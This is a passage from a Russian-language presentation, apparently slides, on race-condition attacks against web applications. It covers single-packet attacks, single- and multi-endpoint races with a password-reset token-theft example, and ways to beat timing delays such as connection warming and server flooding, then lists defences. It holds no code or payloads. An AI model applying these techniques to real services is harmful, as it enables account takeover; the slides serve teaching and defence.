

Single-packet attack:

- Несколько запросов отправляются внутри одного





Практическая эксплуатация





Single-endpoint и Multi-endpoint Race Conditions

Single-endpoint

- Race-запросы отправляются к одной и той же конечной точке
- Требуют идеального попадания в момент времени
- Пример: одновременный запрос сброса пароля себе и другому пользователю. При успехе, на нашу почту попадает токен жертвы

Multi-endpoint

- Race-запросы отправляются к разным конечным точкам
- Более интуитивный сценарий
- Имеет дополнительные задержки (не только из-за сети (новое соединение), но также из-за разного времени работы разных функциональностей)



Варианты обхода задержек в Multi-endpoint Race Conditions

- «Разогрев» соединения: перед эксплуатацией делается любой запрос к приложению, чтобы минимизировать дальнейшие сетевые задержки
- Планирование запросов: происходит конфигурация задержек на стороне клиента перед отправкой race-запросов. Конкурирующие запросы отправляются в разное время. Минусы: крайне сложно угадать нужную задержку; не получится использовать single-packet attack
- Злоупотребление ресурсами: сервер заполняется кучей бесполезных запросов, чтобы создать внутри него очередь. Дальнейшие запросы будут разбираться после задержки. Задержка сервера может обеспечить необходимое временное окно






Защита

- Избегать смешивания данных из разных источников
- Использовать атомарные изменения состояний для чувствительных конечных точек (меньше параллелизма, одиночные транзакции)
- Использовать механизмы уникальности (например, ограничения уникальности в БД)
- Не использовать один уровень хранения данных, чтобы обезопасить другой
- Использовать безопасные фреймворки, поддерживающие консистентность (согласованность) данных
- Если позволяет архитектура, полностью отказаться от состояния на стороне сервера





@LEXA_MALOSPAAL



@HUN7_OR_B3_HUN73
D

